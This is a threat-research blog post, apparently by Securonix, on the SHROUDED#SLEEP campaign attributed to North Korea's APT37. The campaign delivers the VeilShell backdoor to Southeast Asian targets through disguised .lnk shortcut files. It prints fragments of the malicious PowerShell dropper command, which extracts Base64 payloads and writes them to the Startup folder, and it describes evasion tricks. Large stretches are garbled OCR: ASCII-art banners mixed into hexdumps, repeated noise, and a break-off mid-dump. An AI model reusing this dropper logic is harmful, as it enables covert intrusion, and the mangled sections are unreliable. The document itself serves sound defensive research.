SHROUDED#SLEEP: A Deep Dive into North Korea's Ongoing Campaign Against Southeast Asia

X securonix.com/blog/shroudedsleep-a-deep-dive-into-north-koreas-ongoing-campaign-against-southeast-asia/



Blog

Threat Research

By Securonix Threat Research: Den luzvyk, Tim Peck

Oct 3, 2024

tldr:

North Korea has been identified delivering VeilShell, a stealthy PowerShell-based malware delivered using a series of advanced evasion techniques targeting victims in Southeast Asia.




The Securonix Threat Research team has uncovered an ongoing campaign, identified as SHROUDED#SLEEP, likely attributed to North Korea's APT37 (also known as Reaper or Group123). This advanced persistent threat group is believed to be based in North Korea and is delivering stealthy malware to targets across Southeast Asian countries. APT37, unlike other APT groups from the region such as Kimsuky, has a long history of targeting countries outside of the expected South Korean targets. This includes a number of recent campaigns against <u>Southeast Asia countries</u>.

This is not the first time North Korea has targeted this particular region. Data from <u>earlier campaigns</u> show malware similar to that of this campaign. However, it appears the threat actors have retooled and resumed operations since their initial discovery in 2023, or have continued their activity largely undetected since then.

Victims are likely the subject of phishing emails where the initial payload would be a zip file attached to the email. While it has all the hallmarks of a traditional phishing email attachment, our team was not able to identify the original email that delivered the malware, only the attachment itself. Cambodia appears to be the primary target for this campaign, however, it could extend into other Southeast Asian countries. This is based on the language and countries referenced within the phishing lures, and geographical telemetry data based on related identified samples.

Towards the end of a rather lengthy chain of malicious stages, the threat actors leveraged a custom PowerShell backdoor featuring a wide range of RAT (Remote Access Trojan) capabilities. Our team has been tracking the custom backdoor as VeilShell due to its stealthy method of execution and capabilities. The backdoor trojan allows the attacker full access to the compromised machine. Some features include data exfiltration, registry, and scheduled task creation or manipulation. We'll highlight each of these further down in the publication.



Overall, the threat actors were quite patient and methodical. Each stage of the attack features very long sleep times in an effort to avoid traditional heuristic detections. Once VeilShell is deployed it doesn't actually execute until the next system reboot.

Initial infection

Code execution was achieved through the usage of .Ink or shortcut files contained inside a zip archive. The shortcut files would leverage double extension techniques either ending in .pdf.lnk, or .xlsx.lnk. In Windows, the .lnk extension is always hidden from the user, making them think they're opening an actual spreadsheet or PDF document. The attackers also modified the shortcut's icon to match the extension, making the shortcut file appear more legitimate as seen in the figure below:




Figure 1: Shortcut "lure file" – Report on NGO Income_edit.xlsx.lnk

The shortcut file links directly to the PowerShell process and executes an elaborate series of commands which we'll dive into in separate parts. An example of the command can be seen in the image below.

	EEEEEEEEEEEEEEEEE			RRRRRRRRRRRRRRRR	000000000	NNNNNN	NNNNNNNIIIIIIIXX	00000 00000000
SS:::::::::::::::::				R::::::::::::::::		00 N:::::N	N::::::NI::::::IX::	
		::E CC:::::::::::::::::		R:::::RRRRRR:::::R			N::::::NI::::::IX:	
		::E C:::::CCCCCCCC::::0					N::::::NII::::::IIX:	
S::::S			U:::::U U:::::U			::::ON:::::::N	N::::::N I::::I XXX	
		C:::::C	U:::::D D:::::U			::::ON::::::::N		X:::::X X::::X
S::::SSSS	E:::::EEEEEEEEEE	C:::::C	U:::::D D:::::U	R::::RRRRRR:::::R	0:::::0 0:::	::::ON:::::N::::N	N::::::N I::::I	
SS::::::SSSSS				R:::::::::::::RR		::::ON:::::N N::::N		
				R::::RRRRRR:::::R				
Source file: E: Source created: 2024-09- Source modified: 2024-09- Source accessed: 2024-09- Header Target created: 2023-10-	-12 16:23:01 -24 17:44:50	Report on NGO Incom	e_edit.xlsx.lnk					
Target modified: 2023-10- Target accessed: 2024-09-								
File attributes: FileAttr Icon index: 0	HasLinkInfo, HasRelative ributeArchive	ePath, HasArguments, HasIco dow as minimized without ac						
<pre>temp -recurse 'Report on NG eadWrite'}:\$b=New-Object by</pre>	appdata+'\Microsoft\Wir 50 Income_edit.xlsx.lnk /te[](64744);\$k.Seek(290 /c.exe' (\$t+'\d.exe');[]	ndows\Start Menu\Programs\S ').Directory).Name+'\'+'Rep 03,[IO.SeekOrigin]::Begin); IO.File]::WriteAllBytes(\$t+	<pre>tartup';if(Get-ChildItem \$ ort on NGO Income_edit.xls \$k.Read(\$b,0,64744);\$a=[Te '\d.exe.config',[Convert]:</pre>	x.lnk'),'Open','Read',' xt.Encoding]::Unicode.C :FromBase64""String(\$a	ReadWrite'}else{\$k: etString([Convert])	=New-Object IO.FileStream ::FromBase64CharArray(\$b	<pre>n 'Report on NGO Income_ed .0.\$b.Length)) -split ':':</pre>	emp+'\'+((Get-ChildItem §env: it.xlsx.lnk','Open','Read','R copy 'C:\Windows\Hicrosoft.NE mBase64""String(\$a[1]));[IO.F
Link information Flags: VolumeIdAndLocalBase								
>> Volume information Drive type: Fixed storage Serial number: 88915958 Label: (No Label) Local path: C:\Windows\Sy		ll\v1.0\powershell.exe						
	E::::::::::::::::							
	E:::::::::::::::					R::::RRRRRR:::::R		
	E:::::EEEEEEEEE		E:::::EEEEEEEEEE	A:::::AAAAAA		R::::R R:::::R		Н::::::ННННН::::::Н
	E::::E		E::::E			R::::R R:::::R		
			E::::E EEEEE					
	EE:::::EEEEEEE:::		EE:::::EEEEEEE::::				C:::::CCCCCCCC::::C	
R:::::R R::::R	E	:::ES:::::SSSSSS:::::	E	E A:::::A	A:::::A	R:::::R R:::::R	CC::::::::::::::::	Калалан Насалан _
R:::::R R:::::R	ε	EEE SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS		E A:::::A	A:::::A AAAAAAA	R::::::R RRRRRR RRRRRR		

Figure 2: Shortcut file details - Report on NGO Income_edit.xlsx.lnk

Typically, shortcut files are extremely lightweight, often just a few kilobytes in size. However, in the case of the SHROUDED#SLEEP campaign, we observed shortcut files ranging from 60KB to 600KB. This increased size is due to the fact that the shortcut file functions as dropper malware, with the next-stage payloads appended to the end of the file.

The PowerShell commands embedded in the shortcut file primarily serve to decode and extract these payloads from within the shortcut file itself. This tactic is very similar to what we saw in the <u>DEEP#GOSU</u> campaign, attributed to North Korea, that we analyzed earlier this year.

In total, three payloads are extracted based on a predefined byte range, starting at byte 2903 and reading a total of 64,744 bytes (ending at byte 67,647). Each "file" is Base64 encoded and separated by a colon (:), which acts as a delimiter to indicate where one payload ends and the next begins. The script reads these contents into an array in PowerShell, where each payload is assigned an index value. Using

PowerShell's File.WriteAllBytes method, each payload is then written to disk. Examining the shortcut file in a hex editor reveals these Base64 encoded payloads embedded within the file structure. (extraction Python code in Appendix: A)

Taking a look at a hexdump of the shortcut file we can see these large chunks of Base64 that get decoded via PowerShell:

S:::::S S5555 S:::::S S5555 2656 00 6D 07 2672 00 6C 07 2688 00 6E 00 70 2688 00 6E 00 70 2704 00 46 00 72 2720 00 36 00 34 27272 00 36 60 67 2752 00 29 00 29 2784 00 76 00 AA 2800 00 52 00 60 38 2844 00 00 00 00 29 2864 00 00 00 00 29 2844 67 42 69 41 2912 41 42 69 41 294 67 42 64 41 294 67 42 64 41 2944	$\begin{array}{c ccccccccccccccccccccccccccccccccccc$	E C:::::C C C C C C C C C C C C C C C C	C::::CUU:::::U C::::CUU:::::U C:::::D C::::D C::::D C:::::D C:::D C:::D C::::D C::::D C::D C:::D	x R:::RRRRR C.o. R:::RRRRR ::R R::R R::R R I:R R	R: ::::R0: R: :::R0: G7456 51 G7456 51 G7504 51 G7520 41 G7552 67 G7558 41 G7588 51	:::000:::: ::0 0::: :0 0::: :0 0::: :0 0::: :0 0:: :0 0:::		N N N N N N N N N N N N N N N N N N N	I I X I I X I I I 5 45 41 51 5 45 41 51 5 45 41 51 6 55 41 53 5 30 41 64 5 77 41 62 5 49 41 54	::X X::::X ::X X::::XX ::X X::::XX ::X X::::X :X ::X X::::X QBAAEEAQ0BAEEAQ QBAAEEAQ0BAAEEAQ QBAAEAQ0BAAEAAQ
S::::::5 S:::::5 2656 00 6D 00 70 2672 00 6C 00 73 2688 00 6E 00 73 2688 00 6E 00 77 2720 00 6C 00 73 2678 00 6E 00 67 2752 00 29 00 36 2700 00 6E 00 67 2720 00 29 00 29 2768 00 72 00 65 2844 00 00 00 02 2848 00 00 00 00 2864 00 00 00 00 2896 00 00 00 00 2912 41 42 69 41 2960 77 41 30 41 2960	$\begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \\ \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \\ \end{array} \\ \end{array} \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0$	EC::::::::::::::::::::::::::::::::::::	CCCCCC U::::U U: U:::D O: 0 78 .m.p.+.'.\.e. 0 78 .m.y.e.r.t.]. 0 67 .l.s.x.'.,r.[. 0 66 .l.s.x.'.,r.[. 0 69 .6.4.".".S.t. 0 69 .6.4.".".S.t. 0 65 .l.y.;e.x.p. 0 65 .l.y.;e.x.p. 0 65 .l.y.;e.x.p. 0 67 .v.:t.e.m.p. 0 77 .v.:t.e.m.p. 0 27 .v.e.x.l.s. 0 33 .l.;\l.s. 0 08X.l.s.x	U RRRRR U RRRRR R RRRR RRRRR R RR R RR R RR R RR R R	R: R0 R: R0 R: R: R0 R:	::0 0::: ::0 0:: ::0 0:: ::0 0:: ::0 0:: ::0 0:: ::0 0:: :1 1: :1 1: :1 1: :1 1: :1 1:	0N N 0N N 0N N 0N N 0N N 10N N 10N N 10N N 10N N 45 45 45 67 45 63 46 67 48 51 48 51	N: N: N N N: N N: N: N N:	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	XX XXX XXX XXXX QBAEEAQQBBAEEAQ QBAEEAQQBBAEEAQ QBBAEEAQQBAAEAQ QBBAEEAQQBAAEAQ QBBAEEAQQBBAEEAQ QBAAEAQBBAEEAQ QBBAEEAQQBBAEEAQ QBAAEAQBBAEAQ QBBAEAQBBAEAQ QBAAEAQBBAEAQ QBBAEAQBBAEAQ QBAAEAQBBAEAAQ QBBAEAQBBAEAQ QBAAEAQBBAEAAQ QBBAEAQBBAEAQ QBAAEAQBBAEAAQ
String String 2656 00 6D 00 70 2672 00 6C 00 72 2688 00 6E 00 76 2724 00 36 00 34 27720 00 36 00 34 27720 00 36 00 34 2736 00 29 00 29 2788 00 76 00 34 2800 00 5C 00 65 2816 00 29 00 38 2844 00 00 00 00 2864 00 00 00 00 2912 11 42 69 41 2960 77 41 30 41 2960 77 41 34 300 2990 74 45 41 2992 67 42 </td <td>$\begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \begin{array}{c} \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array}$</td> <td>Control Control Contro</td> <td>0 11:::::::::::::::::::::::::::::::::::</td> <td>x R. RRRRR x R. RRRRR C.o R. RRRRR S.e R. R P R R I.a R. R R R R I.a R. R I.a R R</td> <td>R: :::R0 RR: ::R ::R 0::::R :R :R :R :R :G7456 51 :G7472 51 :G7504 51 :G7520 41 :G758 41 :G758 41</td> <td>::0 0::: ::0 0:: ::0 0:: ::0 0:: :0 0: :0 0: :0 0:</td> <td>CON</td> <td>N N:</td> <td>$\begin{array}{cccccccccccccccccccccccccccccccccccc$</td> <td>X X X X X X QBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBAEEAQBBAEEAQBAEEAQBBAEEAQBBAEEAQBBAEEAQBAEEAQBBAEEAQBAEEAQBAEEAQBAE</td>	$\begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \begin{array}{c} \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} \\ \end{array} \\ \end{array} \\ \begin{array}{c} \end{array} \\ \end{array} $	Control Contro	0 11:::::::::::::::::::::::::::::::::::	x R. RRRRR x R. RRRRR C.o R. RRRRR S.e R. R P R R I.a R. R R R R I.a R. R I.a R R	R: :::R0 RR: ::R ::R 0::::R :R :R :R :R :G7456 51 :G7472 51 :G7504 51 :G7520 41 :G758 41 :G758 41	::0 0::: ::0 0:: ::0 0:: ::0 0:: :0 0: :0 0: :0 0:	CON	N N:	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	X X X X X X QBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBBAEEAQBBAEEAQBBAEEAQ QBBAEEAQBAEEAQBBAEEAQBAEEAQBBAEEAQBBAEEAQBBAEEAQBAEEAQBBAEEAQBAEEAQBAEEAQBAE
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 5B 00 43 00 00 5D 00 3A 00 00 61 00 73 00 00 5B 00 3Z 00 00 74 00 72 00 00 7B 00 72 00 00 70 00 6C 00 00 24 00 6C 00 00 73 00 2E 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 10 00 00 00 00 10 00 00 00	D 6F .l.s.x.'., [. 0 3A .n.v.e.r.t.]. 0 55 .F.r.o.m.B.a. 0 69 .6.4.".".S.t. 0 50 .n.g.(.\$.a.[. 0 6F .).j.e.x.p. 0 6E .r.e.r. (.\$. 0 27 .v.e.x.l.s. 0 33 .).;1. 0 0BX.	x R:::RRRRR C.o. R:::RRRRR ::R R::R R::R R I:R R	RR 0 RR ::::R 0 G7456 51 G7472 51 G7504 51 G7520 41 G7552 67 G7568 41 G7584 51	10 0::: 42 42 41 42 42 41 42 42 41 42 44 41 42 61 41 42 5A 41 42 6F 41 42 6F 41 42 6F 41 42 64 43	45 45 41 51 5 45 45 41 51 5 45 45 41 51 5 45 67 41 53 5 45 63 41 4F 5 48 59 41 59 46 67 41 51 6 48 51 41 59 6	1 42 42 41 4 1 42 42 41 4 1 42 42 41 4 1 42 32 41 4 1 42 33 41 4 1 42 71 41 4 1 42 73 41 4 1 42 33 41 4 1 42 33 41 4 1 42 47 41 4 1 42 47 41 4	1 1 1 1 5 45 41 51 5 45 41 51 5 45 5 45 6 55 5 30 41 64 5 77 41 54 5 49 41 54	X:X QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBDAEgASQB3AEEAQ QBDAEgASQB3AEEAQ QBAAEcAOQBQAFUAS ABKAHYAYMBIAE0Ad gBZAFgAQgB3AEwAb
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 5B 00 43 00 00 5D 00 3A 00 00 61 00 73 00 00 5B 00 3Z 00 00 74 00 72 00 00 7B 00 72 00 00 70 00 6C 00 00 24 00 6C 00 00 73 00 2E 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 10 00 00 00 00 10 00 00 00	D 6F .l.s.x.'., [. 0 3A .n.v.e.r.t.]. 0 55 .F.r.o.m.B.a. 0 69 .6.4.".".S.t. 0 50 .n.g.(.\$.a.[. 0 6F .).j.e.x.p. 0 6E .r.e.r. (.\$. 0 27 .v.e.x.l.s. 0 33 .).;1. 0 0BX.	C.o R R R S.e R R r.i R R 2.] C R Lo C R C.C. R .	R: R 0: R: R 0: 67456 51 67472 51 67488 51 67520 41 67536 67 67552 67 67568 41 67584 51	::::::::::::::::::::::::::::::::::::	45 45 41 51 5 45 45 41 51 5 45 67 41 53 5 48 59 41 59 7 48 59 41 59 7 46 67 41 51 6 48 51 41 59 6	i 42 42 41 4 i 42 42 41 4 i 42 33 41 4 i 42 71 41 4 i 42 79 41 4 i 42 33 41 4 i 42 71 41 4 i 42 49 41 4	Image:	X:X QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBDAEgASQB3AEEAQ QBaAEcAOQBqAFUAS ABKAHYAYWBIAEOAd gBZAFgAQgB3AEwAb
2672 00 6C 00 72 2688 00 6E 00 76 2774 00 46 00 72 2770 00 46 00 72 2773 00 60 46 00 72 2774 00 36 00 49 02 275 2774 00 29 00 29 00 29 02 206 83 2784 00 29 00 28 20 00 38 2800 00 20 08 28 20 00 38 2800 00 30 22 34 00 34 20 34 30 32 32 34 30 32 34 30 32 34 34 34 34 34 34 34 34 34 34 34 34 34 34 34 34 34	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 5B 00 43 00 00 5D 00 3A 00 00 61 00 73 00 00 5B 00 3Z 00 00 74 00 72 00 00 7B 00 72 00 00 70 00 6C 00 00 24 00 6C 00 00 73 00 2E 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 10 00 00 00 00 10 00 00 00	D 6F .l.s.x.'., [. 0 3A .n.v.e.r.t.]. 0 55 .F.r.o.m.B.a. 0 69 .6.4.".".S.t. 0 50 .n.g.(.\$.a.[. 0 6F .).j.e.x.p. 0 6E .r.e.r. (.\$. 0 27 .v.e.x.l.s. 0 33 .).;1. 0 0BX.	C.o R R R S.e R R r.i R R 2.] C R Lo C R C.C. R .	R 67456 51 67472 51 67472 51 67504 51 67504 51 67520 41 67536 67 67552 67 67568 41 67584 51	10 0:8 42 42 41 42 42 41 42 44 41 42 61 41 42 48 41 42 5A 41 42 48 41 42 48 41 42 5A 41 42 6F 41 42 43 41	45 45 41 51 5 45 45 41 51 5 45 67 41 53 5 45 63 41 45 5 48 59 41 59 7 46 67 41 51 6 48 51 41 59 6	i1 42 42 41 4 i1 42 42 41 4 i1 42 33 41 4 i1 42 71 41 4 i7 42 49 41 4 i7 42 49 41 4 i7 42 33 41 4 i7 42 34 4 4	5 45 41 51 5 45 41 51 5 45 41 51 6 55 41 51 6 55 41 53 5 30 41 64 5 77 41 62 5 49 41 54	QBBAEEAQQBBAEEAQ QBBAEEAQQBBAEEAQ QBBAEgASQB3AEEAQ QBaAEcAQQBqAFUAS ABKAHYAYWBIAEDAd gBZAFgAQgB3AEwAb
2688 00 6E 00 76 2704 00 46 00 76 2720 00 36 00 34 2736 00 20 92 77 70 77 2752 00 29 00 29 77 70 <	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 5D 00 3A 00 00 61 00 73 00 00 74 00 72 00 00 5B 00 32 00 00 70 00 6C 00 00 70 00 6C 00 00 70 00 2B 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 73 00 78 00 00 10 00 00 00 00 10 00 00 00	0 3A .n.v.e.r.t.]. 0 65 .F.r.o.m.B.a. 0 69 .6.4.".".S.t. 0 5D .n.g.(.\$.a.[. 0 6F .).);.e.x.p. 0 6Fy.e.x.p. 0 6Fx.t.s. 0 27 .v.e.x.l.s. 0 33 .).;1. 0 05x.l.s.x	RR S.e RR Z.] R I.o KRRRRR e.n KRRRRR t. KRRRRR X.' EEEEEEEEEEEE X.' EEEEE	67456 51 67472 51 67488 51 67504 51 67520 41 67536 67 67552 67 67568 45	42 42 41 42 42 41 42 44 41 42 61 41 42 48 41 42 5A 41 42 6F 41 42 43 41	45 45 61 51 5 45 67 41 53 5 45 63 41 47 5 48 59 41 59 7 46 67 41 51 6 48 51 41 59 7	i1 42 42 41 4 i1 42 33 41 4 i1 42 71 41 4 i7 42 49 41 4 i7 42 33 41 4 i7 42 47 41 4	5 45 41 51 5 45 41 51 6 55 41 53 5 30 41 64 5 77 41 62 5 49 41 54	QBBAEEAQQBBAEEAQ QBDAEgASQB3AEEAQ QBaAECAOQBqAFUAS ABKAHYAYWBIAEOAd gBZAFgAQgB3AEwAb
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 61 00 73 00 00 74 00 72 00 00 58 00 32 00 00 70 00 65 00 00 70 00 28 00 00 70 00 28 00 00 73 00 78 00 00 73 00 78 00 00 10 00 00 00 00 10 00 00 00	0 65 .F.r.o.m.B.a. 0 69 .6.4.".".S.t. 0 50 .n.g.(.\$.a.[. 0 6F .).)e.x.p. 0 6E r.e.r.d.(.\$. 0 27 .vt.e.m.p. 0 27ex.l.s. 0 33 .)1. 0 05x.l.s.x	S.e RR r.i RR 2.j LR 1.o KR kRRRRR R e.n EEEEEEEEEEE * EEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE	67472 51 67488 51 67504 51 67520 41 67536 67 67552 67 67568 41 67584 51	424241424441426141424841425A41426F41424341	45 45 61 51 5 45 67 41 53 5 45 63 41 47 5 48 59 41 59 7 46 67 41 51 6 48 51 41 59 7	i1 42 42 41 4 i1 42 33 41 4 i1 42 71 41 4 i7 42 49 41 4 i7 42 33 41 4 i7 42 47 41 4	5 45 41 51 5 45 41 51 6 55 41 53 5 30 41 64 5 77 41 62 5 49 41 54	QBBAEEAQQBBAEEAQ QBDAEgASQB3AEEAQ QBaAECAOQBqAFUAS ABKAHYAYWBIAEOAd gBZAFgAQgB3AEwAb
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 74 00 72 00 00 5B 00 32 00 00 70 00 6C 00 00 24 00 65 00 00 70 00 2B 00 00 73 00 78 00 00 31 00 32 00 00 10 00 00 00 (0) 00 00 00 00	D 69 .6.4.".".S.t. D 5D .n.g.(.\$.a.[. D 6F .).).;.e.x.p. D 6E .r.e.r.(.\$. D 27 .v.:t.e.m.p. D 27 .v.:t.e.m.p. D 27 .v.:t.s. D 33 .);1 D 05x.l.s.x D 08 .%Y.	r.i R::::R 2.] C:::R 1.0 C:::R e.n RRRRRR e.n TEEEEEEEEE +.' TEEEEEEEEEE x.' C:::EEEEEE E:::E	67472 51 67488 51 67504 51 67520 41 67536 67 67552 67 67568 41 67584 51	424241424441426141424841425A41426F41424341	45 45 61 51 5 45 67 41 53 5 45 63 41 47 5 48 59 41 59 7 46 67 41 51 6 48 51 41 59 7	i1 42 42 41 4 i1 42 33 41 4 i1 42 71 41 4 i7 42 49 41 4 i7 42 33 41 4 i7 42 47 41 4	5 45 41 51 5 45 41 51 6 55 41 53 5 30 41 64 5 77 41 62 5 49 41 54	QBBAEEAQQBBAEEAQ QBDAEgASQB3AEEAQ QBaAECAOQBqAFUAS ABKAHYAYWBIAEOAd gBZAFgAQgB3AEwAb
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	7 00 28 00 24 00 61 9 00 38 00 65 00 78 5 00 72 00 20 00 28 6 00 74 00 65 00 60 5 00 22 00 78 00 6C 8 00 0A 00 22 00 78 8 00 0A 00 22 00 78 8 00 0A 02 20 07 8 8 00 0A 02 20 07 8 8 00 0A 02 20 07 8 8 00 0A 02 20 07 8 9 00 78 00 78 9 00 78 00 78 00 78 9 00 78 00 78 00 78 9 00 78	00 5B 00 32 00 00 70 00 6C 00 00 24 00 65 00 00 70 00 2B 00 00 73 00 78 00 00 31 00 32 00 00 10 00 00 00 (0) 00 00 00 00	D 5D .n.g.(.\$.a.[. 0 6F .).).;.e.x.p. 0 6E .r.e.r. (.\$. 0 27 .v.:t.e.m.p. 0 27 .\.ex.l.s. 0 33 .).;\.1. 0 05x.l.s.x 0 08%Ý	2.] C::::R 1.0 C:::R e.n CRRRRRR x.' C:::C::C::C::C::C::C::C::C::C::C::C::C:	67488 51 67504 51 67520 41 67536 67 67552 67 67552 67 67568 41 67584 51	42 44 41 42 61 41 42 4B 41 42 5A 41 42 6F 41 42 43 41	45 67 41 53 5 45 63 41 4F 5 48 59 41 59 7 46 67 41 51 6 48 51 41 59 6	i1 42 33 41 4 i1 42 71 41 4 i7 42 49 41 4 i7 42 33 41 4 i7 42 33 41 4 i7 42 33 41 4 i7 42 47 41 4	5 45 41 51 6 55 41 53 5 30 41 64 5 77 41 62 5 49 41 54	QBDAEgASQB3AEEAQ QBaAEcAOQBqAFUAS ABKAHYAYwBIAE0Ad gBZAFgAQgB3AEwAb
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	9 00 3B 00 65 00 78 5 00 72 00 20 00 28 4 00 74 00 65 00 60 5 00 20 07 78 00 62 5 00 20 07 78 00 60 5 00 20 07 78 00 60 5 00 6C 07 78 00 78 6 00 6C 07 78 00 78 8 00 6C 07 30 78 6 8 00 6C 07 00 78 6 9 0 6C 07 70 78 6 9 0 6C 07 70 78 7	00 70 00 6C 00 00 24 00 65 00 00 70 00 2B 00 00 73 00 78 00 00 31 00 32 00 00 10 00 00 00	D 6F .).).;.e.x.p. D 6E .r.e.r(.\$. D 27 .v.:.t.e.m.p. D 27 .l.ex.l.s. D 33 .).;1. D 05x.l.s.x D 08%Ý	1.0 GRAND	67504 51 67520 41 67536 67 67552 67 67552 67 67568 41 67584 51	42 61 41 42 4B 41 42 5A 41 42 6F 41 42 43 41	45 63 41 4F 5 48 59 41 59 7 46 67 41 51 6 48 51 41 59 6	51 42 71 41 4 77 42 49 41 4 57 42 33 41 4 57 42 47 41 4	6 55 41 53 5 30 41 64 5 77 41 62 5 49 41 54	QBaAEcAOQBqAFUAS ABKAHYAYwBIAE0Ad gBZAFgAQgB3AEwAb
2788 00 72 00 65 2784 00 76 00 3A 2800 00 5C 00 65 2816 00 5C 00 65 2816 00 20 03 82 2822 00 20 03 82 2848 00 00 A0 2 2846 00 00 A0 2 2840 00 00 A0 2 2912 41 40 00 2 2912 5 5 5 5 2946 67 42 69 41 2926 67 41 3 41 3046 7 42 73 41	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	00 24 00 65 00 00 70 00 2B 00 00 73 00 78 00 00 31 00 32 00 00 10 00 00 00	0 6E .r.e.r(.\$. 0 27 .v.:.t.e.m.p. 0 27 .\.ex.l.s. 0 33 .).;\.1. 0 05x.l.s.x 0 0B %Ý	e.n = = = = = = = = = = = = = = = = = = =	67520 41 67536 67 67552 67 67568 41 67584 51	42 4B 41 42 5A 41 42 6F 41 42 43 41	48 59 41 59 7 46 67 41 51 6 48 51 41 59 6	7 42 49 41 4 7 42 33 41 4 7 42 47 41 4	5 30 41 64 5 77 41 62 5 49 41 54	ABKAHYAYWBIAE0Ad gBZAFgAQgB3AEwAb
